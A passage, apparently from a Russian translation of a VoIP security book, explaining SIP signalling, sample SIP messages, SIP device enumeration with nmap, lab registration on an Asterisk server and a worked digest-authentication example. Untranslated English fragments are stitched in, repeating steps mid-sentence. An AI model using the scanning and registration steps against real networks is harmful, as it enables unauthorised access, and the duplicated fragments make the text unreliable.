IPSec. Шлюзы Point to Point IPSec можно использовать для защиты VoIP-трафика через публичные или недоверенные сети, такие как Интернет. Следует отметить, что IPSec часто не используется между endpoints из-за ограниченной поддержки IPSec-клиента в VoIP-клиентах.

SRTP. Secure Real Time Transfer Protocol можно использовать с Advanced Encryption Standard (AES) для защиты медиауровня во время VoIP-звонков.

Примечание. Следует отметить, что если используется SRTP, во многих случаях ключ проходит по сети открытым текстом в протоколе установления сеанса (SIP или H.323). Поэтому важно также использовать SSL с протоколом установления сеанса, чтобы задействовать все преимущества SRTP.

SSL. Протоколы VoIP могут штатно оборачиваться в SSL (SIPS) или через Stunnel (H.323) для защиты протоколов сигнализации.

Векторы атак

У любой технологии есть проблема безопасности, от электронных машин для голосования до VoIP. Один из факторов, который часто сбивает с толку или неправильно размыкает суть вопроса, - воспринимаемая сложность запуска и проведения атаки. Правда в том, что при достаточной мотивации, включая возможное богатство, славу или месть, любую проблему безопасности можно раскрыть и использовать. Векторы атак VoIP похожи на традиционные векторы для сетевого оборудования. Например, нет необходимости иметь физический доступ к телефону или к шкафу PBX. Доступ, необходимый для выполнения атак VoIP, зависит от типа развертывания VoIP. Наиболее популярные векторы атак для VoIP-сетей показаны в следующем списке.

Локальная подсеть, например внутренняя сеть, где используется VoIP. Отключив и/или разделив Ethernet-подключение аппаратного VoIP-телефона, обычно стоящего на чем-то столе, атакующий может подключиться к голосовой сети. См. раздел А на рисунке 1-7.

Локальная сеть, использующая беспроводную технологию с недоверенными пользователями, например кофейня, гостиничный номер или конференц-центр. Атакующий может просто подключиться к беспроводной сети, перенаправить трафик и захватить VoIP-звонки. См. раздел В на рисунке 1-7.

Публичная или недоверенная сеть, такая как Интернет, где используется VoIP-коммуникация. Атакующий, имеющий доступ к публичной сети, может просто прослушивать коммуникацию и захватывать телефонные звонки. См. раздел С на рисунке 1-7.




Рисунок 1-7: Векторы атак VoIP.

Итоги

VoIP - захватывающая развивающаяся технология. Хотя VoIP существует уже годы, организации и домашние пользователи начали внедрять его лишь недавно. Как и в случае с любой новой тенденцией, необходимо учитывать влияние на безопасность частной и конфиденциальной информации. Хорошая новость в том, что при правильной реализации VoIP может быть безопасным. Однако, как и для любой технологии, передающей конфиденциальную информацию, нужно выполнять тестирование и оценку безопасности, чтобы правильно показать потенциальный риск для организации. Эта книга - попытка начать обсуждение обнаружения уязвимостей, показывая слабые места безопасности и контрмеры для большинства современных развертываний VoIP.

Часть I. Протоколы VoIP

Глава 2. Сигнализация: безопасность SIP

SIP (Session Initiation Protocol) - очень распространенный протокол сигнализации VoIP. Он часто доминирует в обсуждении безопасности VoIP; однако, подобно Yankees и Red Sox, получает больше внимания, чем на самом деле заслуживает. H.323, вероятно, является более распространенным протоколом сигнализации в корпоративных средах; однако из-за того, что H.323 очень сложен и его нелегко получить, он часто оказывается в тени SIP. Подробнее о безопасности H.323 см. главу 3.

Эта глава посвящена основам SIP и атакам на его безопасность, включая аутентификацию, перехват и отказ в обслуживании (Denial of Service). Мы также сосредоточимся на атаках безопасности против инфраструктуры VoIP, в частности против SIP User Agents, Registrars, Redirect servers и Proxy servers. Дополнительные сведения о SIP см. в RFC 3261 (<http://www.ietf.org/rfc/rfc3261.txt?number=3261/>).

Примечание. Проблемы безопасности SIP не уникальны для какого-либо одного поставщика или одного типа развертывания. Любое устройство, поддерживающее SIP для установления сеанса, будь то аппаратный или программный телефон, подвержено этим проблемам.

С точки зрения развертывания SIP может использоваться как на софтбоксах, так и на аппаратных телефонах. Как отмечалось в главе 1, софтбокс - это программный телефон, работающий на PC или Mac, например Skype, Google Talk или Avaya/Cisco. Софтбоксу обычно требуется программный клиент и какой-либо тип подключения к Интернету. Аппаратный телефон - физическое устройство, внешне похожее на существующие аналоговые телефоны во многих домах. Однако, в отличие от аналогового телефона, аппаратный VoIP-телефон имеет Ethernet-подключение, а не типичное телефонное гнездо: RJ-45 вместо RJ-11.

Примечание. SIP - протокол установления сеанса, часто используемый с софтбоксами; однако он также набирает популярность в аппаратных телефонных устройствах.

Основы SIP

Типичное VoIP-решение SIP включает четыре части: SIP User Agents, Registrars, Redirect servers и Proxy servers. SIP обычно слушает TCP- или UDP-порт 5060, но его можно настроить на любой нужный порт. Ниже приведен краткий обзор их функций.

User Agent. User Agent - это софтбокс или аппаратный телефон с возможностями SIP-вызовов. User Agent может инициировать звонки и принимать звонки.

Registrar. Сервер Registrar регистрирует User Agents в сети и также может использоваться для их аутентификации.

Redirect server. Redirect server принимает SIP-запросы и возвращает адрес, с которым следует связаться, чтобы выполнить исходный запрос, если у SIP User Agents есть несколько местоположений.

Proxy server. Proxy server пересылает трафик к User Agents и от них, а также к другим местоположениям или устройствам. Proxy servers также могут участвовать в маршрутизации и аутентификации. Поскольку протоколы VoIP не очень дружелюбны к межсетевым экранам, Proxy server часто используется для централизации VoIP-пакетов в сети.

Протокол SIP. Протокол SIP построен похожим образом с протоколом HTTP: оба содержат разные методы запросов для вызова определенных действий. Ниже приведен список методов SIP из базового протокола и их действия.

INVITE. Метод INVITE приглашает VoIP User Agent к звонку. Запрос INVITE отправляется одним User Agent другому User Agent, чтобы инициировать звонок. INVITE проходит от исходного User Agent через любое количество Registrars, Redirect servers и Proxy servers, а затем к целевому User Agent.

REGISTER. Запрос REGISTER регистрирует SIP User Agent у Registrar. Запрос REGISTER отправляется User Agent к Registrar для домена, а сервер Registrar регистрирует все User Agents внутри конкретного домена. Он также используется с Proxy servers для маршрутизации звонков к User Agents и от них.

ACK. Сообщение ACK (acknowledge) отправляется от одного User Agent другому, чтобы подтвердить получение сообщения. ACK обычно является третьей частью трехэтапного процесса и указывает, что рукопожатие между двумя User Agents завершено и медийная часть звонка может начаться.

CANCEL. Метод CANCEL отменяет существующее сообщение INVITE. User Agent может отправить запрос CANCEL, чтобы завершить предыдущий действительный запрос.

BYE. Метод BYE завершает существующий VoIP-звонок или сеанс. Метод BYE используется для завершения конкретного сеанса.

OPTIONS. Метод OPTIONS используется для перечисления возможностей и поддерживаемых методов User Agent или Proxy server. Как и в HTTP, когда OPTIONS отправляется от User Agent к Proxy server, Proxy server может ответить списком методов, которые он поддерживает.

SIP-сообщения

SIP-сообщение обычно содержит еще несколько элементов, включая следующие.

To Field. Получатель исходного SIP-сообщения.

From Field. Отправитель SIP-сообщения.

Contact Field. IP-адрес SIP User Agent.

Call-ID Field. Номер, который уникально идентифицирует данный звонок между двумя User Agents; все SIP-сообщения, принадлежащие одному потоку коммуникации, то есть одному телефонному звонку, используют один и тот же Call-ID, чтобы пакеты были сгруппированы правильно.

CSeq Field. Порядковый номер SIP-сообщений. Порядковый номер - это значение, показывающее порядок пакетов, когда между сущностями отправляется несколько пакетов, и обычно оно увеличивается на единицу.

Content-Type Field. MIME-тип полезной нагрузки, например application/sdp.

Content-Length Field. Размер полезной нагрузки в пакете.

Хотя SIP предоставляет понятные и прямолинейные методы для обмена данными от User Agent к Registrar, Redirect server, Proxy server или другому User Agent, в нем отсутствует метод надежной аутентификации или авторизации. Это отсутствие сильной безопасности может позволить атакующим злоупотреблять SIP в VoIP-сетях.

VoIP-сети, использующие SIP, идентифицируют пользователей идентификаторами, которые не более безопасны, чем адрес электронной почты или веб-URL. В частности, SIP URI (Uniform Resource Identifiers) идентифицируют SIP User Agent в форме SIP:user@domain, SIP:user@domain:port (если порт не указан, по умолчанию используется 5060) или SIP:user@IPaddress.

Например, если Sonia принадлежит домену Aum.com, а Kusum принадлежит домену Om.com, их идентификаторами будут SIP:Sonia@Aum.com и SIP:Kusum@Om.com. Когда Sonia звонит Kusum через VoIP-сеть с поддержкой SIP, DNS-серверы используются для соответствующей маршрутизации звонка, обычно через Proxy servers. Однако вместо поля домена можно использовать IP-адреса, например SIP:Sonia@192.168.11.08, чтобы устранить необходимость в DNS-серверах.

Выполнение VoIP-звонка с помощью методов SIP

Теперь, когда мы кратко рассмотрели методы SIP, пройдем по примеру VoIP-звонка с использованием этих методов. Следующие шаги показывают пример VoIP-звонка с использованием SIP. В звонке участвуют два пользователя, их User Agents (Sonia и Kusum) и необходимые промежуточные системы. Рисунок 2-1 иллюстрирует пошаговый процесс.

the step-by-step process.




Рисунок 2-1: Пример VoIP-звонка с использованием SIP.

Регистрация

Сначала SIP User Agent Sonia регистрируется у Registrar в своем домене (Aum.com), а SIP User Agent Kusum регистрируется у Registrar в своем домене (Om.com). Если аутентификация включена, она происходит на шагах REGISTER или INVITE, как показано здесь:

```
REGISTER sip:Sonia@Aum.com SIP/2.0
Via: SIP/2.0/UDP 192.168.5.122:5060
From: Sonia <sip:Sonia@Aum.com>
To: Sonia <sip:Sonia@Aum.com>;tag=110806
Call-ID: 1108200600
CSeq: 1 REGISTER
Contact: <sip:Sonia@192.168.5.122>
EXPIRES: 3600
Content-Length: 0
```

```
REGISTER sip:Kusum@Om.com SIP/2.0
Via: SIP/2.0/UDP 172.16.11.17:5060
From: Kusum <sip:Kusum@Om.com>
To: Kusum <sip:Kusum@Om.com>;tag=111706
Call-ID: 1976111700
CSeq: 1 REGISTER
Contact: <sip:Kusum@172.16.11.17>
EXPIRES: 3600
Content-Length: 0
```

Запрос INVITE

Sonia хочет сделать телефонный звонок Kusum.

1. User Agent Sonia отправляет запрос INVITE на SIP Proxy server от Sonia@Aum.com к Kusum@Om.com.

```
INVITE sip:Kusum@Om.com SIP/2.0
Via: SIP/2.0/UDP 192.168.5.122:5060
From: Sonia <sip:Sonia@Aum.com>;tag=110806
To: Kusum <sip:Kusum@Om.com>
Call-ID: 2006110800
CSeq: 1 INVITE
Contact: <sip:Sonia@192.168.5.122>
Content-Type: application/sdp
Content-Length: 141
```

2. Proxy server в сети Sonia выполняет DNS-поиск для Om.com. После завершения поиска и обнаружения Om.com Proxy server Sonia отправляет запрос INVITE на Proxy server в сети Kusum.
3. Proxy server в сети Om.com выполняет поиск местоположения Kusum. SIP Registrar отвечает на поиск местоположением адреса Kusum. Proxy server в сети Kusum отправляет Sonia сообщение 100 Trying, чтобы указать, что запрос INVITE получен, но еще не отправлен Kusum.
4. Proxy server в сети Kusum пересылает запрос Kusum.
5. User Agent Kusum читает запрос.

```
SIP/2.0 100 Trying
From: Sonia <sip:Sonia@Aum.com>;tag=110806
To: Kusum <sip:Kusum@Om.com>
Call-ID: 2006110800
CSeq: 1 INVITE
Content-Length: 0
```

6. User Agent Kusum отправляет Sonia сообщение 180 Ringing, указывая, что удаленный телефон звонит.

```
SIP/2.0 180 Ringing
From: Sonia <sip:Sonia@Aum.com>;tag=110806
To: Kusum <sip:Kusum@Om.com>
Call-ID: 2006110800
CSeq: 1 INVITE
Content Length: 0
```

7. После того как Kusum отвечает на телефон, ее User Agent отправляет Sonia 200 OK, предполагая, что она хочет продолжить телефонный звонок.

```
SIP/2.0 200 OK
From: Sonia <sip:Sonia@Aum.com>;tag=110806
To: Kusum <sip:Kusum@Om.com>
Call-ID: 2006110800
CSeq: 1 INVITE
Contact: <sip:Kusum@172.16.11.17>
Content-Type: application/sdp
Content-Length: 140
```

8. После получения сообщения 200 OK Sonia отправляет Kusum ACK, подтверждая, что она получила сообщение 200 OK и что они могут продолжить VoIP-звонок.

```
ACK sip:Kusum@Om.com SIP/2.0
Via: SIP/2.0/UDP 192.168.5.120:5060
Route: <sip:Kusum@192.186.5.120>
From: Sonia <sip:Sonia@Aum.com>;tag=110806
To: Kusum <sip:Kusum@Om.com>; tag=1117706
Call-ID: 2006110800
CSeq: 1 ACK
Content-Length: 0
```

9. Затем обмениваются RTP-пакетами на медиауровне, а не на сеансовом уровне. RTP - это протокол, который фактически передает звук, то есть медиа, для каждого телефона, но SIP используется для установления сеанса. Оба протокола работают вместе на протяжении всего VoIP-сеанса. RTP подробно обсуждается в главе 4.
10. После завершения телефонного звонка Sonia может завершить звонок, отправив Kusum сообщение BYE.

```
BYE sip:Kusum@Om.com SIP/2.0
Via: SIP/2.0/UDP 10.20.30.41:5060
To: Kusum <sip:Kusum@Om.com>;tag=1117706
From: Sonia <sip:Sonia@Aum.com>;tag=110806
Call-ID: 2006110800
CSeq: 1 BYE
Content-Length: 0
```

11. Kusum принимает завершение звонка и отправляет Sonia сообщение OK.

```
SIP/2.0 200 OK
To: Kusum <sip:Kusum@Om.com>;tag=1117706
From: Sonia <sip:Sonia@Aum.com>;tag=110806
Call-ID: 2006110800
CSeq: 1 BYE
Content-Length: 0
```

Перечисление и регистрация

Сетевые сканеры портов можно использовать для перечисления SIP User Agents, Registrars, Proxy servers и других систем с поддержкой SIP. SIP обычно слушает TCP- или UDP-порт 5060.

Примечание. Другие протоколы, необходимые для VoIP-звонков, например RTP, слушают статические или динамические порты, отличные от порта 5060. Хотя порт 5060

используется для установления сеанса с помощью SIP, собственно передача медиа использует другие порты.

Перечисление SIP-устройств в сети

Вот как пошагово перечислить SIP-устройства в сети:

1. Загрузите Nmap с <http://insecure.org/nmap/>.
2. Введите nmap в командной строке (Windows) или shell (Unix), чтобы получить синтаксис инструмента.
3. Введите следующую команду nmap в командной строке или shell, чтобы перечислить SIP User Agents и другие промежуточные устройства.


```
nmap.exe -sU -p 5060 IP Address Range
```

4. Или для диапазона адресов сети класса B в сети 172.16.0.0 введите:

```
nmap.exe -sU -p 5060 172.16.0.0/16
```

5. Каждый IP-адрес, для которого в состоянии STATE показано open, как на рисунке 2-2, вероятно, является SIP-устройством. Как видно на рисунке 2-2, адреса 172.16.1.109 и 172.16.1.244, вероятно, являются SIP-устройствами.

172.16.1.109 and 172.16.1.244 are probably SIP devices.



```
C:\>nmap -sU -p 5060 172.16.1.0/24

Starting nmap 3.55 ( http://www.insecure.org/nmap ) at 2009-01-04 23:45 Pacific
Standard Time
Interesting ports on ENAPKIN (172.16.1.1):
PORT      STATE SERVICE
5060/udp  closed unknown

Interesting ports on GANDHI (172.16.1.3):
PORT      STATE SERVICE
5060/udp  closed unknown

Interesting ports on 172.16.1.101:
PORT      STATE SERVICE
5060/udp  closed unknown

Interesting ports on 172.16.1.103:
PORT      STATE SERVICE
5060/udp  closed unknown

Interesting ports on 172.16.1.104:
PORT      STATE SERVICE
5060/udp  closed unknown

Interesting ports on 172.16.1.109:
PORT      STATE SERVICE
5060/udp  open  unknown

Interesting ports on EXTRA (172.16.1.244):
PORT      STATE SERVICE
5060/udp  open  unknown

Nmap run completed -- 256 IP addresses (7 hosts up) scanned in 33.198 seconds
C:\>
```

Рисунок 2-2: Перечисление SIP-сущностей.

Регистрация на найденных SIP-устройствах

После того как SIP-устройства обнаружены в сети, можно попытаться зарегистрироваться на них с помощью SIP User Agent. Кроме того, поскольку аутентификация часто отключена или включена со слабыми паролями, например с телефонным номером телефона, этот процесс может оказаться довольно простым. Взлом аутентификации я обсужу далее в этой главе.

После того как SIP User Agent регистрируется у Registrar, можно перечислить всю доступную SIP-информацию в сети, например другие SIP User Agents. Если на устройстве отключена аутентификация, анонимные неавторизованные пользователи могут получить возможность найти все SIP-сущности в сети. Эту информацию можно использовать для выбора конкретных телефонов в VoIP-сети в качестве целей.

Выполните следующее упражнение, чтобы зарегистрировать SIP User Agent у SIP Registrar.

1. Загрузите, установите и запустите SIP User Agent, например X-Lite с <http://www.xten.com/index.php?menu=download/>.
2. Загрузите, установите и запустите PBX-сервер с SIP, например Asterisk. Можно загрузить заранее настроенную версию Asterisk с <http://www.vmware.com/vmtn/appliances/directory/302/>, которая работает под VMware Player.
3. Загрузите заранее настроенный SIP-файл .conf с <http://labs.isecpartners.com/HackingVoIP/HackingVoIP.html>.
4. Скопируйте sip.conf в /etc/asterisk на VoIP VMware appliance.
5. Запустите X-Lite и щелкните правой кнопкой его основной интерфейс.
6. Выберите **SIP Account Settings**.
7. Выберите **Add** и введите следующую информацию для каждого поля:
 1. Username: Sonia
 2. Password: HackmeAmadeus
 3. Domain: IP-адрес VoIPonCD VMware appliance
8. Установите флажок **Register with domain and receive incoming calls**.
9. Выберите переключатель **Target Domain**.
10. Выберите **OK** и **Close**.

Готово! Теперь вы зарегистрировались на SIP-сервере с помощью SIP User Agent.

Аутентификация

SIP использует digest-аутентификацию для проверки пользователя; это метод challenge/response.^[1] Процесс аутентификации в значительной степени основан на HTTP digest-аутентификации с несколькими небольшими изменениями.

Когда User Agents отправляют SIP-метод REGISTER или INVITE серверу, требующему аутентификации, сервер автоматически отправляет сообщение об ошибке 401 или 407, указывая, что требуется аутентификация. В ответе 401 или 407 будет содержаться challenge (nonce). Challenge используется в процессе digest-аутентификации, который в конечном счете будет отправлен User Agent. В частности, User Agent должен включить в свой ответ следующие сущности.

Username. Имя пользователя, используемое SIP User Agent, например Sonia.

Realm. Связанный домен для сеанса, например isecpartners.com.

Password. Пароль, используемый SIP User Agent, например HackmeAmadeus.

Method. SIP-метод, используемый во время сеанса, например INVITE и REGISTER.

URI. Uniform Resource Identifier для User Agent, например SIP:192.168.2.102.

Challenge (nonce). Уникальный challenge, предоставленный сервером в ответе 401 или 407.

Cnonce. Client nonce. Это значение необязательно, если только сервер не отправляет информацию Quality of Service; обычно это значение отсутствует.

Nonce Count (nc). Количество раз, когда клиент отправил значение nonce; это значение необязательно и обычно отсутствует.

Следующие шаги описывают процесс аутентификации SIP User Agent на SIP-сервере с использованием digest-аутентификации:

1. SIP User Agent отправляет запрос на коммуникацию через REGISTER, INVITE или какой-либо другой SIP-метод.
2. Сервер, например Registrar или SIP Proxy server, отвечает неавторизованным ответом 401 или 407, который содержит challenge (nonce), используемый для процесса аутентификации.
3. SIP User Agent выполняет три действия, чтобы отправить серверу правильный MD5-ответ, который докажет, что у него есть правильный пароль. Первый шаг - создать хеш, состоящий из имени пользователя, realm и пароля, согласно следующему синтаксису:

MD5 (Username : Realm : Password)

4. Во втором действии User Agent создает второй MD5-хеш, состоящий из используемого SIP-метода, например REGISTER, и URI, например SIP:192.168.2.102, согласно следующему синтаксису:

MD5 (Method : URI)

5. В последнем действии SIP User Agent создает MD5-хеш, который будет использоваться для окончательного ответа. Этот хеш объединяет первый MD5-хеш из шага 3, challenge (nonce) от сервера из пакета 401/407, nonce count, если он был отправлен, cnonce, если он был отправлен, и второй MD5-хеш из шага 4 следующим образом:

MD5 (MD5-step-3 : nonce : nc : cnonce : MD5-step-4)

nc и cnonce необязательны, поэтому уравнение также может быть таким:

MD5 (MD5-step-3 : nonce : MD5-step-4)

6. Клиент отправляет окончательный MD5-хеш, созданный на шаге 5, серверу как свое значение response.
7. Сервер выполняет то же упражнение, что и пользователь на шагах 3, 4 и 5. Если ответ от User Agent совпадает со значением MD5-хеша, созданным сервером, сервер может подтвердить, что пароль правильный, и пользователь будет аутентифицирован.

Пример процесса аутентификации между SIP User Agent и SIP-сервером показан на рисунках 2-3 (digest challenge от SIP-сервера) и 2-4 (ответ аутентификации от SIP User Agent).

realm, and password information, according to the following syntax:

MD5 (Username : Realm : Password)

4. For the second action, the User Agent creates a second MD5 hash consisting of the SIP method being used, such as REGISTER, and the URI, such as SIP:192.168.2.102, according to the following syntax:

MD5 (Method : URI)

5. For the last action, the SIP User Agent creates an MD5 hash to be used for the final response. This hash combines the first MD5 hash in step 3, the challenge (nonce) from the server from the 401/407 packet, the nonce count (if one has been sent), cnonce (if one has been sent), and the second MD5 hash from step 4, as follows:

MD5 (MD5-step-3 : nonce : nc : cnonce : MD5-step-4)

The nc and cnonce are optional, so the equation could also be:

MD5 (MD5-step-3 : nonce : MD5-step-4)

6. The client sends the final MD5 hash created in step 5 to the server as its "response" value.
7. The server performs the same exercise as the user did in steps 3, 4, and 5. If the response from the User Agent matches the MD5 hash value created by the server, the server can then confirm that the password is correct, and the user will be authenticated.

An example authentication process between a SIP User Agent and a SIP server is shown in Figures 2-3 (a digest challenge from the SIP server) and 2-4 (the authentication response from the SIP User Agent).

⊞ www-Authenticate: Digest algorithm=MD5, realm="isecpartners.com", nonce="350c0fec"
Authentication Scheme: Digest
Algorithm: MD5
Realm: "isecpartners.com"
Nonce value: "350c0fec"

Рисунок 2-3: Digest challenge от SIP-сервера.

⊞ Authorization: Digest username="sonia",realm="isecpartners.com",nonce="350c0fec",uri=
Authentication Scheme: Digest
Username: "sonia"
Realm: "isecpartners.com"
Nonce value: "350c0fec"
Authentication URI: "sip:192.168.2.102"
Digest Authentication Response: "717c51dadcad97100d8e36201ff11147"
Algorithm: MD5

Рисунок 2-4: Ответ аутентификации от SIP User Agent.

Обратите внимание на рисунке 2-3, что значение challenge (nonce) равно 350c0fec, а realm - isecpartners.com. На рисунке 2-4 имя пользователя - Sonia, а URI - SIP:192.168.2.102.

На основе этой информации и согласно шагам с 1 по 7 ответ, вычисленный User Agent, будет следующим:

1. MD5 (Sonia:isecpartners.com:HackmeAmadeus)
= 49be40838a87b1cb0731e35c41c06e04
2. MD5 (REGISTER:sip:192.168.2.102)
= 92102b6a8c0f764eeb1f97cbe6e67f21
3. MD5
(49be40838a87b1cb0731e35c41c06e04:350c0fec:92102b6a8c0f764eeb1f97cbe6e67f21)
= 717c51dadcad97100d8e36201ff11147 (Final Response Value)

Шифрование

Как и многие другие протоколы, SIP не предлагает шифрование штатно. Однако важно использовать шифрование на уровне сигнализации, чтобы защищать конфиденциальную информацию, проходящую по сети, например пароли и порядковые номера.

Подобно протоколу HTTP, TLS (Transport Layer Security, преемник SSLv3) можно использовать для защиты SIP. TLS может обеспечить конфиденциальность и защиту целостности для SIP, защищая его от многих атак безопасности, обсуждаемых далее в этой главе.

В следующем разделе мы обсудим, как TLS и S/MIME могут использоваться для защиты SIP; однако на момент написания этой книги реализация не поддерживается широко.

SIP с TLS

Использование TLS с SIP (SIPS) очень похоже на использование TLS с HTTP (HTTPS). Вот как это работает:

1. User Agent отправляет сообщение серверу и запрашивает TLS-сеанс.
2. Сервер отвечает User Agent публичным сертификатом.
3. User Agent проверяет действительность сертификата.
4. Сервер и User Agent обмениваются сеансовыми ключами, которые будут использоваться для шифрования и расшифрования информации, отправляемой по защищенному каналу.
5. На этом этапе сервер связывается со следующим переходом на маршруте для SIP User Agent, чтобы убедиться, что коммуникация от перехода 2 к переходу 3 и так далее также зашифрована; это обеспечивает пошаговое шифрование между SIP User Agents и всеми промежуточными серверами и устройствами.

Рисунок 2-5 иллюстрирует VoIP-звонок с использованием SIP и защиты TLS.

Figure 2-5 illustrates a VoIP call using SIP with TLS

